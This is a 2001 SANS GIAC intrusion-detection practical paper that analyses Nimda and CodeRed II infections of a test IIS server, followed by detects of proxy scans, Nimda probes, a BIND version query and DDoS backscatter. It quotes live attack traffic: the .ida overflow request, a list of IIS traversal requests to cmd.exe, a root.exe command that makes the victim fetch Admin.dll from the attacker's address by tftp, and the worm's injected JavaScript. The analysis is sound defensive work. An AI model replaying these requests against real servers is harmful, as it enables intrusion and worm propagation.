Global Information Assurance Certification Paper

SANS Parliament Hill 2001

GIAC Intrusion Detection, Practical Assignment

Rick Winkey Yuen

11 October 2001

Assignment I - Evaluate an Attack

How Nimda infects Microsoft Internet Information Server.

Nimda is a worm designed to attack Microsoft IIS server. According to F-Secure Nimda Information Center, Nimda could propagate through different ways: mass mailer, file infection, LAN propagation and webworm**. In this paper, I will only discuss the most common way seen: Web Worm.**

How do I get Nimda?

I built a test system to study how Nimda spreads through the IIS server. I put a freshly built unpatched Windows 2000 server with IIS5 and Sun box running tcpdump on promiscuous mode on my cable modem network.

CodeRedII hit me!!
My Windows 2000 server went online at 1:35am. And CodeRedII compromised it within 30 min at 1:58am. The reason we need to talk about CodeRedII since Nimda actually takes advantage of the backdoor (root.exe) created by CodeRedII.

Please refer to '"Code Red II:" Another Worm Exploiting Buffer Overflow In IIS Indexing Service DLL' (http://www.cert.org/incident_notes/IN-2001-09.html) for more details on CodeRedII.

My system got 2 new files after being probed by CodeRedII:
c:\inetpub\scripts\root.exe and
c:\progra~1\common~1\system\MSADC\root.exe. (root.exe is the a copy of cmd.exe.)

Tcpdump output for CodeRedII Attack

01:58:27.403893 24.6.60.190.4302 > MY.NET.HOST.47.80: S 1704420088:1704420088(0) win 16384 <mss 1460,nop,nop,sackOK> (DF) (ttl 117, id 21328)
01:58:27.423101 MY.NET.HOST.47.80 > 24.6.60.190.4302: S 726073630:726073630(0) ack 1704420089 win 17520 <mss 1460,nop,nop,sackOK> (DF) (ttl 128, id 711)
01:58:27.541059 24.6.60.190.4302 > MY.NET.HOST.47.80: . ack 1 win 17520 (DF) (ttl 117, id 21347)
01:58:27.561510 24.6.60.190.4302 > MY.NET.HOST.47.80: . 1:1461(1460) ack 1 win 17520 (DF) (ttl 117, id 21348)
01:58:27.569907 24.6.60.190.4302 > MY.NET.HOST.47.80: . 1461:2921(1460) ack 1 win 17520 (DF) (ttl 117, id 21349)
01:58:27.570082 MY.NET.HOST.47.80 > 24.6.60.190.4302: . ack 2921 win 17520 (DF) (ttl 128, id 712)
01:58:27.756154 24.6.60.190.4302 > MY.NET.HOST.47.80: P 2921:3819(898) ack 1 win 17520 (DF) (ttl 117, id 21382)
01:58:27.878389 MY.NET.HOST.47.80 > 24.6.60.190.4302: . ack 3819 win 16622 (DF) (ttl 128, id 713)
01:58:28.049845 MY.NET.HOST.47.80 > 24.6.60.190.4302: P 1:2(1) ack 3819 win 16622 (DF) (ttl 128, id 714)
01:58:28.207564 24.6.60.190.4302 > MY.NET.HOST.47.80: F 3819:3819(0) ack 2 win 17519 (DF) (ttl 117, id 21458)
01:58:28.207770 MY.NET.HOST.47.80 > 24.6.60.190.4302: . ack 3820 win 16622 (DF) (ttl 128, id 715)

24.6.60.190 HTTP GET
/default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX%u9090%u6858%ucbd3%u7801%u9090
%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u000
3%u8b00%u531b%u53ff%u0078%u0000%u00=a

Here's Nimda
I got another http probe from 24.114.3.68 within 15 minutes after CodeRedII hit me.
02:11:47.256241 24.114.3.68.1918 > MY.NET.HOST.47.80: S 3305804075:3305804075(0) win 5840 02:11:47.256428 MY.NET.HOST.47.80 > 24.114.3.68.1918: S 2074084906:2074084906(0) ack 02:11:47.281322 24.114.3.68.1918 > MY.NET.HOST.47.80: . ack 1 win 5840 (DF)

02:11:47.282010 24.114.3.68.1918 > MY.NET.HOST.47.80: P 1:73(72) ack 1 win 5840 (DF)

0x0000	4500 0070 c322 4000 7c06 6d0e 1872 0344	E..p."@.|.m..r.D
0x0010	xxyy zz2f 077e 0050 c50a 912c 7ba0 062b	.r./.~.P...,{..+
0x0020	5018 16d0 0db9 0000 4745 5420 2f73 6372	P.......GET.**/scr**
0x0030	6970 7473 2f72 6f6f 742e 6578 653f 2f63	**ipts/root.exe?/c**
0x0040	2b64 6972 2048 5454 502f 312e 300d 0a48	**+dir**.HTTP/1.0..H
0x0050	6f73 743a 2077 7777 0d0a 436f 6e6e 6e65	ost:.www..Connne
0x0060	6374 696f 6e3a 2063 6c6f 7365 0d0a 0d0a	ction:.close....

02:11:47.359509 MY.NET.HOST.47.80 > 24.114.3.68.1918: P 1:192(191) ack 73 win 17448 (DF)

0x0000	4500 00e7 15d5 4000 8006 15e5 xxyy zz2f	E.....@.....r./
0x0010	1872 0344 0050 077e 7ba0 062b c50a 9174	.r.D.P.~{..+...t
0x0020	5018 4428 6f9b 0000 4854 5450 2f31 2e31	P.D(o...**HTTP/1.1**
0x0030	2032 3030 204f 4b0d 0a53 6572 7665 723a	**.200.OK**..Server:
0x0040	204d 6963 726f 736f 6674 2d49 4953 2f35	.Microsoft-IIS/5
0x0050	2e30 0d0a 4461 7465 3a20 5375 6e2c 2033	.0..Date:.Sun,.3
0x0060	3020 5365 7020 3230 3031 2030 363a 3131	0.Sep.2001.06:11
0x0070	3a34 3820 474d 540d 0a43 6f6e 7465 6e74	:48.GMT..Content
0x0080	2d54 7970 653a 2061 7070 6c69 6361 7469	-Type:.applicati
0x0090	6f6e 2f6f 6374 6574 2d73 7472 6561 6d0d	on/octet-stream.
0x00a0	0a56 6f6c 756d 6520 696e 2064 7269 7665	.**Volume.in.drive**
0x00b0	2043 2068 6173 206e 6f20 6c61 6265 6c2e	.**C.has.no.label**.
0x00c0	0d0a 566f 6c75 6d65 2053 6572 6961 6c20	..**Volume.Serial**.
0x00d0	4e75 6d62 6572 2069 7320 4130 3236 2d31	**Number.is.A026-1**
0x00e0	3631 420d 0a0d 0a	**61B**....

02:11:47.384159 24.114.3.68.1918 > MY.NET.HOST.47.80: R 3305804148:3305804148(0) win 0 (DF)

This first http request is just a beginning; it is used to test if CodeRedII compromised my IIS server already. Attacker issued "/scripts/root.exe?/c+dir " to my IIS server, and my server replied to the attacker with the output of "dir" command as if "dir" is executed at a local command prompt. This successful http request (200 OK) told the attacker that he could execute any arbitrary command on my machine.

In this case, Nimda succeed at the first try or it will try up to 15 more probes focus at different kinds of IIS vulnerabilities.

GET /scripts/root.exe?/c+dir
GET /MSADC/root.exe?/c+dir
GET /c/winnt/system32/cmd.exe?/c+dir
GET /d/winnt/system32/cmd.exe?/c+dir
GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir
GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
GET
/msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/
c+dir
GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir

GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir

(The log above is collected from BackOfficer Friendly at Sept 18, 2001)

02:11:47.385380 24.114.3.68.1929 > MY.NET.HOST.47.80: S 3306416971:3306416971(0) win 5840
02:11:47.385590 MY.NET.HOST.47.80 > 24.114.3.68.1929: S 2075454300:2075454300(0) ack

02:11:47.418282 **24.114.3.68**.1929 > MY.NET.HOST.47.80: P 1:123(122) ack 1 win 5840 (DF)

0x0000	4500 00a2 c33f 4000 7c06 6cbf 1872 0344	E....?@.|.l..r.D
0x0010	xxyy zz2f 0789 0050 c513 eb4c 7bb4 eb5d	.r./...P...L{..]
0x0020	5018 16d0 91d5 0000 4745 5420 2f73 6372	P.....**GET./scr**
0x0030	6970 7473 2f72 6f6f 742e 6578 653f 2f63	**ipts/root.exe**?/**c**
0x0040	2b74 6674 7025 3230 2d69 2532 3032 342e	+**tftp**%20**-i**%20**24.**
0x0050	3131 342e 332e 3638 2532 3047 4554 2532	**114.3.68**%20**GET**%2
0x0060	3041 646d 696e 2e64 6c6c 2532 3041 640	**Admin.dll**%20**Adm**
0x0070	696e 2e64 6c6c 2048 5454 502f 312e 300d	**in.dll**.HTTP/1.0.
0x0080	0a48 6f73 743a 2077 7777 0d0a 436f 6e6e	.Host:.www..Conn
0x0090	6e65 6374 696f 6e3a 2063 6c6f 7365 0d0a	nection:.close..
0x00a0	0d0a	..

02:11:47.515630 MY.NET.HOST.47.4960 > 24.114.3.68.**69**: 18 **RRQ** **"Admin.dll"**

0x0000	4500 002e 15fd 0000 8011 566b xxyy zz2f	E.....Vk.r./
0x0010	1872 0344 1360 0045 001a d88a **0001** 4164	.r.D.`.E.....**Ad**
0x0020	6d69 6e2e 646c 6c00 6f63 7465 7400	**min.dll**.octet.

Attacker sent another command (/scripts/root.exe?/c+tftp -i 24.114.3.68 GET Admin.dll Admin.dll) through HTTP GET REQUEST to ask my machine to get a file a "**Admin.dll**" from the attacker's machine via tftp.

My server took the command and sent a tftp read request to the Infected IIS Server for Admin.dll.
*The 9th and 10th byte of the UDP datagram is **0001** which denoted this is a READ REQUEST

What is admin.dll

Admin.dll contains instructions for infected host to create different files (readme.eml, mmc.exe, riched20.dll and more) that helps the spread of nimda,

send email attached with malicious executable file (readme.exe), scan for other vulnerable IIS server, and modify local web pages (asp, htm, html).

Nimda modified a lot of web pages on my machine: from IIS default homepage to its online documentation; or from the windows help page (sdbug_*.htm) to the welcome page of WinAce archiver (welcome.htm). 50.2% (128 out of 255) of asp file were changed, whereas only 13.4 % of htm and html file were changed (141 out of 1054). Nimda also left a readme.eml in every directory that contains modified web files.

It modifies web pages by appending a line java script at the end of web files.

<html><script language="JavaScript">window.open("readme.eml", null, "resizable=no, top=6000,left=6000")</script></html>

As a result, web surfers using vulnerable browsers (unpatched IE 5/5.5) are forced to open the readme.eml when they visit an infected IIS server. (http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-020.asp)

According to Mcafee Virus Information Library, "WinNT/2K systems cannot be infected by accessing an infected .ASP, .HTM, or .HTML document. "

I verified that by using windows2000 workstation with IE5 to browse my infected IIS server, readme.eml was executed automatically and it crashed the browser and explorer.exe. I upgraded the win2k workstation and IE5 to sp2 and browsed the infected IIS server again. Instead of executing readme.eml automatically, IE5 actually asked me if I want to open "EA4DMGBP9p" or save it to my hard drive. I chose to open it and browser and explorer.exe crashed again. readme.eml did not run at my win2k server either. These tests confimed that Windows 2000 system cannot be infected by browsing infected webpages or IIS.

My compromised IIS server also started probing for other vulnerable IIS server the same way it was being probed by other infected IIS server.

Defense Recommendations

- Download Nimda Removal Tool from Major Anti-virus Software Company.
- Get the latest Virus Definition for your Anti-Virus software.
- Download the latest IDS signature for your IDS.
- Do not install IIS unless you need it. It sounds very intuitive, however, A LOT of people love to install everything when they install a new OS.
- Do not allow any traffic initiated by web server. Web server should only respond to incoming http/https requests.
- Download the Critical update and latest service pack for IE and IIS from Microsoft, Microsoft also provide a new free tool call "IIS lockdown tool" to lockdown service provide by IIS.

- Implement Nimda protection at border router and firewall.
  http://www.cisco.com/warp/public/63/nimda.shtml
  http://www.checkpoint.com/nimda.html

Reference

- F-Secure Nimda Information Center (http://www.datafellows.com/nimda/nimda.shtml)
- Incidents.org (http://www.incidents.org/react/nimda.pdf)
- CERT Advisory CA-2001-12 Superfluous Decoding Vulnerability in IIS (**http://www.cert.org/advisories/CA-2001-12.html**)
- Microsoft TechNet (http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-020.asp)

- Ethereal User's Guide (http://www.ethereal.com/docs/user-guide/)
- Mcafee Virus Information Library for Information about CodeRed and Nimda (http://vil.nai.com/vil/default.asp)
- TCP/IP illustrated Volume 1 by W. Richard Stevens
- Internetworking with TCP/IP Volume I
- RFC2616 downloaded from ftp://ftp.isi.edu/in-notes/rfc2616.pdf
- admin.dll, readme.eml, iisstart.asp, netmeet.htm and different infected files from my compromised machine.
- How to Protect Your Network Against the Nimda Virus (http://www.cisco.com/warp/public/63/nimda.shtml)
- How Checkpoint Product Defeat Nimda (http://www.checkpoint.com/nimda.html)

Assignment II

Proxy Scan
Snort Output:

[**] [1:615:1] SCAN Proxy attempt [**]
[Classification: Attempted Information Leak] [Priority: 3]
09/11-16:47:35.855792 165.247.130.170:1288 -> MY.NET.HOST.20:1080
TCP TTL:115 TOS:0x0 ID:64019 lpLen:20 DgmLen:48 DF
******S* Seq: 0xE9AFAEB3 Ack: 0x0 Win: 0x2238 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

[**] [1:615:1] SCAN Proxy attempt [**]
[Classification: Attempted Information Leak] [Priority: 3]
09/11-16:47:35.939183 165.247.130.170:1298 -> MY.NET.HOST.47:1080
TCP TTL:115 TOS:0x0 ID:64029 lpLen:20 DgmLen:48 DF

******S* Seq: 0xE9B7C87D Ack: 0x0 Win: 0x2238 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

[**] [1:615:1] SCAN Proxy attempt [**]
[Classification: Attempted Information Leak] [Priority: 3]
09/11-16:47:39.128581 165.247.130.170:1288 -> MY.NET.HOST.20:1080
TCP TTL:115 TOS:0x0 ID:64475 IpLen:20 DgmLen:48 DF
******S* Seq: 0xE9AFAEB3 Ack: 0x0 Win: 0x2238 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

[**] [1:615:1] SCAN Proxy attempt [**]
[Classification: Attempted Information Leak] [Priority: 3]
09/11-16:47:39.161830 165.247.130.170:1298 -> MY.NET.HOST.47:1080
TCP TTL:115 TOS:0x0 ID:64476 IpLen:20 DgmLen:48 DF
******S* Seq: 0xE9B7C87D Ack: 0x0 Win: 0x2238 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

[**] [1:615:1] SCAN Proxy attempt [**]
[Classification: Attempted Information Leak] [Priority: 3]
09/11-16:47:49.799655 165.247.130.170:1544 -> MY.NET.HOST.20:1080
TCP TTL:115 TOS:0x0 ID:172 IpLen:20 DgmLen:48 DF
******S* Seq: 0xEAA5A139 Ack: 0x0 Win: 0x2238 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

[**] [1:615:1] SCAN Proxy attempt [**]
[Classification: Attempted Information Leak] [Priority: 3]
09/11-16:47:49.891742 165.247.130.170:1557 -> MY.NET.HOST.47:1080
TCP TTL:115 TOS:0x0 ID:185 IpLen:20 DgmLen:48 DF
******S* Seq: 0xEAB01CA5 Ack: 0x0 Win: 0x2238 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

[**] [1:615:1] SCAN Proxy attempt [**]
[Classification: Attempted Information Leak] [Priority: 3]
09/11-16:47:53.241049 165.247.130.170:1544 -> MY.NET.HOST.20:1080
TCP TTL:115 TOS:0x0 ID:650 IpLen:20 DgmLen:48 DF
******S* Seq: 0xEAA5A139 Ack: 0x0 Win: 0x2238 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

[**] [1:615:1] SCAN Proxy attempt [**]
[Classification: Attempted Information Leak] [Priority: 3]
09/11-16:47:53.272296 165.247.130.170:1557 -> MY.NET.HOST.47:1080
TCP TTL:115 TOS:0x0 ID:652 IpLen:20 DgmLen:48 DF
******S* Seq: 0xEAB01CA5 Ack: 0x0 Win: 0x2238 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

Supporting Tcpdump output:

16:47:34.804928 165.247.130.170 > MY.NET.HOST.20: icmp: echo request (ttl 115, id 63872, len 64)
16:47:34.806021 MY.NET.HOST.20 > 165.247.130.170: icmp: echo reply (ttl 64, id 1644, len 64)
16:47:34.972650 165.247.130.170 > MY.NET.HOST.47: icmp: echo request (ttl 115, id 63899, len 64)
16:47:34.972911 MY.NET.HOST.47 > 165.247.130.170: icmp: echo reply (ttl 255, id 13761, len 64)
16:47:35.855792 165.247.130.170.1288 > MY.NET.HOST.20.1080: S [tcp sum ok] 3920604851:3920604851(0) win 8760 <mss 1460,nop,nop,sackOK> (DF) (ttl 115, id 64019, len 48)
16:47:35.939183 165.247.130.170.1298 > MY.NET.HOST.47.1080: S [tcp sum ok] 3921135741:3921135741(0) win 8760 <mss 1460,nop,nop,sackOK> (DF) (ttl 115, id 64029, len 48)
16:47:39.128581 165.247.130.170.1288 > MY.NET.HOST.20.1080: S [tcp sum ok] 3920604851:3920604851(0) win 8760 <mss 1460,nop,nop,sackOK> (DF) (ttl 115, id 64475, len 48)
16:47:39.161830 165.247.130.170.1298 > MY.NET.HOST.47.1080: S [tcp sum ok] 3921135741:3921135741(0) win 8760 <mss 1460,nop,nop,sackOK> (DF) (ttl 115, id 64476, len 48)
16:47:49.799655 165.247.130.170.1544 > MY.NET.HOST.20.1080: S [tcp sum ok] 3936723257:3936723257(0) win 8760 <mss 1460,nop,nop,sackOK> (DF) (ttl 115, id 172, len 48)
16:47:49.891742 165.247.130.170.1557 > MY.NET.HOST.47.1080: S [tcp sum ok] 3937410213:3937410213(0) win 8760 <mss 1460,nop,nop,sackOK> (DF) (ttl 115, id 185, len 48)
16:47:53.241049 165.247.130.170.1544 > MY.NET.HOST.20.1080: S [tcp sum ok] 3936723257:3936723257(0) win 8760 <mss 1460,nop,nop,sackOK> (DF) (ttl 115, id650, len 48)
16:47:53.272296 165.247.130.170.1557 > MY.NET.HOST.47.1080: S [tcp sum ok] 3937410213:3937410213(0) win 8760 <mss 1460,nop,nop,sackOK> (DF) (ttl 115, id 652, len 48)

Source of Trace
My test network.
Detect Generated By
Tcpdump and snort

Probability the Source Address Was Spoofed

Very Low. Attacker used icmp echo request for reconnaissance first. And he also expected to get response back; therefore a valid source IP is required.

Description of Attack
Scan for proxy listen at port 1080

Attack Mechanism

The attacker was scanning for proxy severs. Attacker first ping server to find out active host first and then send SYN packets to each host. If ACK is returned to attacker, it implies that that port 1080 is opened.

Attacker wanted to find out open proxy to relay their traffic, so that his traffic would appear to be coming out from the proxy. Then they can surf anonymously.

Correlations

1) This technique "tunnel" is described in Network Intrusion Detection, An Analyst Handbook, Second Edition, page 53
2) A number of websites are keeping databases of "free proxy". (Example: http://www.cyberarmy.com/lists/proxy/)

Evidence of Active Targeting
The scan covers all my hosts, but no active targeting.

Severity
(Criticality + Lethality) – (System Countermeasures + Network Countermeasures) = Severity

Criticality: 5 (All my hosts were scanned.)
Lethality: 1 (There was no proxy server running.)
System Countermeasures: 4 (Modern OS with latest patches.)
Network Countermeasures: 5 (incoming port 1080 was filtered.)

Severity = -3 = (5 + 1) – (4 + 5)

Defense Recommendations
1) Configure proxy server properly (if any), only allow internal users to access the server.
2) Drop all incoming packet with dst port of 1080

Question
Which port does Socks Proxy used by default?

a) 8080
b) 80
c) 1080
d) 8888

Answer: C

Nimda

Tue Sep 18 09:21:09 HTTP request from 24.114.254.37: GET /scripts/root.exe?/c+dir
Tue Sep 18 09:21:10 HTTP request from 24.114.254.37: GET /MSADC/root.exe?/c+dir
Tue Sep 18 09:21:11 HTTP request from 24.114.254.37: GET /c/winnt/system32/
cmd.exe?/c+dir
Tue Sep 18 09:21:12 HTTP request from 24.114.254.37: GET /d/winnt/system32/cmd.exe?/c+dir
Tue Sep 18 09:21:13 HTTP request from 24.114.254.37: GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir
Tue Sep 18 09:21:14 HTTP request from 24.114.254.37: GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
Tue Sep 18 09:21:15 HTTP request from 24.114.254.37: GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
Tue Sep 18 09:21:16 HTTP request from 24.114.254.37: GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir
Tue Sep 18 09:21:17 HTTP request from 24.114.254.37: GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir
Tue Sep 18 09:21:18 HTTP request from 24.114.254.37: GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir
Tue Sep 18 09:21:19 HTTP request from 24.114.254.37: GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir
Tue Sep 18 09:21:20 HTTP request from 24.114.254.37: GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir
Tue Sep 18 09:21:21 HTTP request from 24.114.254.37: GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir
Tue Sep 18 09:21:22 HTTP request from 24.114.254.37: GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir
Tue Sep 18 09:21:23 HTTP request from 24.114.254.37: GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir
Tue Sep 18 09:21:24 HTTP request from 24.114.254.37: GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir
Tue Sep 18 09:28:38 HTTP request from 24.114.254.37: GET /scripts/root.exe?/c+dir
Tue Sep 18 09:28:44 HTTP request from 24.114.254.37: GET /MSADC/root.exe?/c+dir
Tue Sep 18 09:28:51 HTTP request from 24.114.254.37: GET

/c/winnt/system32/cmd.exe?/c+dir
Tue Sep 18 09:28:57 HTTP request from 24.114.254.37: GET /d/winnt/system32/cmd.exe?/c+dir
Tue Sep 18 09:29:04 HTTP request from 24.114.254.37: GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir
Tue Sep 18 09:29:11 HTTP request from 24.114.254.37: GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
Tue Sep 18 09:29:17 HTTP request from 24.114.254.37: GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
Tue Sep 18 09:29:24 HTTP request from 24.114.254.37: GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir
Tue Sep 18 09:29:31 HTTP request from 24.114.254.37: GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir
Tue Sep 18 09:29:37 HTTP request from 24.114.254.37: GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir
Tue Sep 18 09:29:44 HTTP request from 24.114.254.37: GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir
Tue Sep 18 09:29:51 HTTP request from 24.114.254.37: GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir
Tue Sep 18 09:29:57 HTTP request from 24.114.254.37: GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir
Tue Sep 18 09:30:04 HTTP request from 24.114.254.37: GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir
Tue Sep 18 09:30:11 HTTP request from 24.114.254.37: GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir
Tue Sep 18 09:30:17 HTTP request from 24.114.254.37: GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir

Source of Trace
My home network.

Detect Generated By
NFR BackOfficer Friendly

Probability the Source Address Was Spoofed
Unlikely, completed 3-way handshake and attacker needed to get responses back.

Description of Attack
A series of Http probes from a host infected by Nimda.

Attack Mechanism

Attacker was a windows machine infected by Nimda (24.114.254.37), it scanned my network for vulnerable IIS server. Attacker re-visited me 7 minutes after the first attack. The probes focused on different IIS vulnerabilities. Attacker wanted to

find vulnerable IIS servers and make them download the worm (admin.dll) from its own machine by tftp.

Correlation

1) That was the first day Nimda start probing.
2) Everyone was getting this.
3) http://www.incidents.org/react/nimda.pdf
4) http://www.cert.org/advisories/CA-2001-26.html

Evidence of Active Targeting
No. It was Nimda scanning for vulnerable IIS server.

Severity
(Criticality + Lethality) – (System Countermeasures + Network Countermeasures) = Severity
Criticality: 1 (The machine is a honey pot.)
Lethality: 1 (Machine was not running any kind of web server.)
System Countermeasures: 3 (NT4sp6a with hot fixes)
Network Countermeasures: 0 (Unprotected host.)

Severity = -1 = (1 + 1) – (3 + 0)
Defense Recommendations
Please refer to Defense Recommendation in Assignment 1.

Question

GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir

Which of the following best describe the http request shown above?

A. Code Red probe
B. Nimda probe
C. Legit web traffic
D. Code Blue probe

Correct Answer is **B**

DNS named version attempt
[**] [1:257:1] DNS named version attempt [**]
[Classification: Attempted Information Leak] [Priority: 3]
09/17-22:57:37.095843 202.227.211.101:1517 -> MY.NET.HOST.47:53
UDP TTL:39 TOS:0x0 ID:200 IpLen:20 DgmLen:58
Len: 38
[Xref => http://www.whitehats.com/info/IDS278]

solaris#tcpdump -Nnxr tcpdump20010918 host 202.227.211.101
22:57:37.095843 202.227.211.101.1517 > MY.NET.HOST.47.53: 4660 [b2&3=0x80] TXT CHAOS)? version.bind. (30)

4500 003a 00c8 0000 2711 4201 cae3 d365
aabb cc2f05ed 0035 0026 743c 1234 0080
0001 0000 0000 0000 **0776 6572 7369 6f6e**
0462 696e 6400 0010 0003

22:57:37.096324 MY.NET.HOST.47 > 202.227.211.101: icmp: MY.NET.HOST.47 udp port 53 unreachable

4500 0038 5d0f 0000 8001 8ccb 1872 9a2f
cae3 d365 **0303** 8278 0000 0000 4500 003a
00c8 0000 2711 4201 cae3 d365 1872 9a2f
05ed 0035 0026 743c

Source of Trace
My home network.

Detect Generated By
Snort and Tcpdump

Probability the Source Address Was Spoofed
Very Low, Attacker expected to get response back.

Description of Attack
Attacker sent a DNS query to my host to find out the version of BIND running.

Attack Mechanism
Attacker used "*nslookup -class=chaos -type=txt version.bind my_ip*" or the equivalent *"dig"* command to do the query.

This is a reconnaissance, attacker usually finds out what version of BIND is used in order to determine the tool and attack to be launched.

MY.NET.HOST.47 was not running any DNS server, so it replied to the attacker with icmp type 3, code 3 (Destination Unreachable, Port Unreachable).

Correlation

- 202.227.211.101 was on the firewall blacklist of www.physiology.rwth-aachen.de.
- Port 53 is one of the all-time top 10 target ports at incidents.org.
- BIND 8.2 - 8.2.2 *Remote root Exploit How-To* by E-Mind
- CVE-1999-0009
- advICE 2000417
- Intrusion Signatures and Analysis (page 42-46).

Evidence of Active Targeting

Attacker only queried one host in my network.

Severity
(Criticality + Lethality) – (System Countermeasures + Network Countermeasures) = Severity
Criticality: 1 (The machine is a honey pot.)
Lethality: 1 (Machine was not running any kind of DNS server.)
System Countermeasures: 4 (NT4sp6a with hot fixes)
Network Countermeasures: 0 (MY.NET.HOST.47 was unprotected.)

Severity = -2 = (1 + 1) – (4 + 0)

Defense Recommendations

- Always upgrade to the latest version of BIND.
- Change the version number to a bogus number (security through obscurity).

Question

22:57:37.095843 12.34.56.78.1313 >ns1.isp.com.53: 4660 [b2&3=0x80] TXT CHAOS)? version.bind. (30)

Which of the following best describe the trace shown above?

A) Name query for version.bind.com
B) UDP port scan
C) Query for version of BIND running at ns1.isp.com
D) None of the above.

Answer: C

DDOS attack
http://www.incidents.org/archives/intrusions/msg01716.html by John Sage

09/14-19:14:55.316850 208.51.243.18 -> 12.82.133.214
ICMP TTL:242 TOS:0x0 ID:0 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE

** ORIGINAL DATAGRAM DUMP:
12.82.133.214:38844 -> 202.46.194.5:16925
TCP TTL:233 TOS:0x8 ID:40770 IpLen:20 DgmLen:40
Seq: 0x81079A10 Ack: 0xB3444000
** END OF DUMP

09/15-02:18:43.382866 208.51.243.18 -> 12.82.140.64
ICMP TTL:242 TOS:0x0 ID:0 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE

** ORIGINAL DATAGRAM DUMP:
12.82.140.64:37982 -> 202.46.194.5:23955

TCP TTL:233 TOS:0x8 ID:53259 IpLen:20 DgmLen:40
Seq: 0xC15796B2 Ack: 0xD0A6D6D
** END OF DUMP
00 00 00 00 45 08 00 28 D0 0B 40 00 E9 06 9C F5 ....E..(..@.....
0C 52 8C 40 CA 2E C2 05 94 5E 5D 93 C1 57 96 B2 .R.@.....^]..W..

**********Below is from my home network **********

[**] [1:399:1] ICMP Destination Unreachable (Host Unreachable) [**]
09/17-00:42:01.699160 63.111.120.21 -> MY.NET.HOST.47
ICMP TTL:243 TOS:0x0 ID:0 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
MY.NET.HOST.47:26550 -> 202.46.194.5:31244
TCP TTL:158 TOS:0x8 ID:15750 IpLen:20 DgmLen:40
Seq: 0x4E8D1BAD Ack: 0x72206F66
** END OF DUMP

[**] [1:399:1] ICMP Destination Unreachable (Host Unreachable) [**]
09/17-08:34:09.971870 157.130.215.21 -> MY.NET.HOST.47
ICMP TTL:238 TOS:0x0 ID:0 IpLen:20 DgmLen:56
Type:3 Code:1 DESTINATION UNREACHABLE: HOST UNREACHABLE
** ORIGINAL DATAGRAM DUMP:
MY.NET.HOST.47:45557 -> 202.46.194.5:10460
TCP TTL:237 TOS:0x8 ID:6746 IpLen:20 DgmLen:40
Seq: 0xFA6D8133 Ack: 0x43455046
** END OF DUMP

Source of Trace
1) http://www.incidents.org/archives/intrusions/msg01716.html
2) My home network.

Detect Generated By
Snort

Probability the Source Address Was Spoofed
